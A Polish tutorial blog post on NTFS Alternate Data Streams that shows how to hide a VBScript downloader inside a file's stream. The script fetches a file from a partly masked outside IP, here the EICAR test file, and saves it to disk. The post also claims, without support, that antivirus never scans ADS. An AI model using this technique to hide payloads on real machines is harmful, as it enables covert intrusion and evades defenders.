

## Wykorzystanie funkcjonalności ADS systemu plików NTFS w celu uruchomienia złośliwej aplikacji


### TL;DR

Można w całkowicie bezproblemowy sposób ukryć złośliwe programy czy treść na waszym komputerze i żaden antywirus nie będzie tego świadom ;)

### Oficjalne zastosowanie ADS-ów

Jako jedno z zastosowań ADS (AlternativeData Stream) przedstawia pliki "*Zone Identifier*" będące rozszerzeniem dla pliku podstawowego, a zawierające metadane - na przykład informacje o pochodzeniu.

Przeglądarka internetowa jest w stanie oznaczyć plik odpowiednią wartością *Zone-Identifier* dzięki temu przy próbie otwarcia go z poziomu Windowsa otrzymamy taki komunikat bezpieczeństwa:




Rysunek 1 | Informacja, że dany plik może być niebezpieczny ponieważ pochodzi z internetu.

Kolejnym założeniem ADS miała być kompatybilność między systemami MacOS, a Windows ponieważ swego czasu Windows nie zapisywał metadanych o utworach muzycznych i kopiowanie utworów z jednego systemu na drugi kończyło się brakiem możliwości sprawdzenia autora, tytułu utworu, zespołu...lub nawet brakiem możliwości skopiowania danych ze względu na brak pełnej kompatybilności NTFS (Windows), a HFS (Apple). Po więcej informacji o możliwościach rozszerzonych strumieni danych odsyłam do dokumentacji oraz kilku innych źródeł [\[1\]](#)[\[2\]](#)[\[3\]](#).

## Mniej oficjalne zastosowanie ADS :)

Jesteśmy w katalogu Workdir, który jest pusty:



```
C:\WINDOWS\system32\cmd.exe


W:\WorkDir>dir
Volume in drive W is WORK
Volume Serial Number is 6C36-B897

Directory of W:\WorkDir

29.01.2018  00:26    <DIR>          .
29.01.2018  00:26    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  348 079 218 688 bytes free

W:\WorkDir>
```

Utworzymy sobie "czysty" pliczek \*.vbs oraz eicar.txt (służy do testowania antywirusów - powinien zawsze być wykrywany):



```
C:\WINDOWS\system32\cmd.exe


W:\WorkDir>type czysty.vbs
dim irule
iRule=msgbox("Jestem czysty, nic mi nie zrobicie!")

W:\WorkDir>type eicar.txt
Operacja nie zakończyła się pomyślnie, ponieważ plik zawiera wirusa lub potencjalnie niechciane oprogramowanie.


W:\WorkDir>
```

No i jest wykrywany. :)

A .vbs tworzy nam niewinne okienko.



Teraz zrobimy sobie ADS'iatko. Jest to tak proste jak dodanie **dwukropka** do nazwy już istniejącego pliku. Tym razem namieszamy!



```
C:\WINDOWS\system32\cmd.exe
W:\WorkDir>notepad czysty.vbs:zlo.vbs
```

I wpisujemy tam takie cosik:

```
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://xxx.xxx.xx.164/eicar/eicar.txt", False
xHttp.Send
with bStrm
.type = 1 '//binary
.open
.write xHttp.responseBody
.savetofile "w:\WorkDir\eicar.txt", 2 '//overwrite
end with
```

Uruchamiamy i...

<https://www.youtube.com/watch?v=IKHv-XRP7mA>

...downloader pobiera złośliwy plik. :)

Ciekawostka - ADS nie są skanowane przez anwywirusy/antymalware.

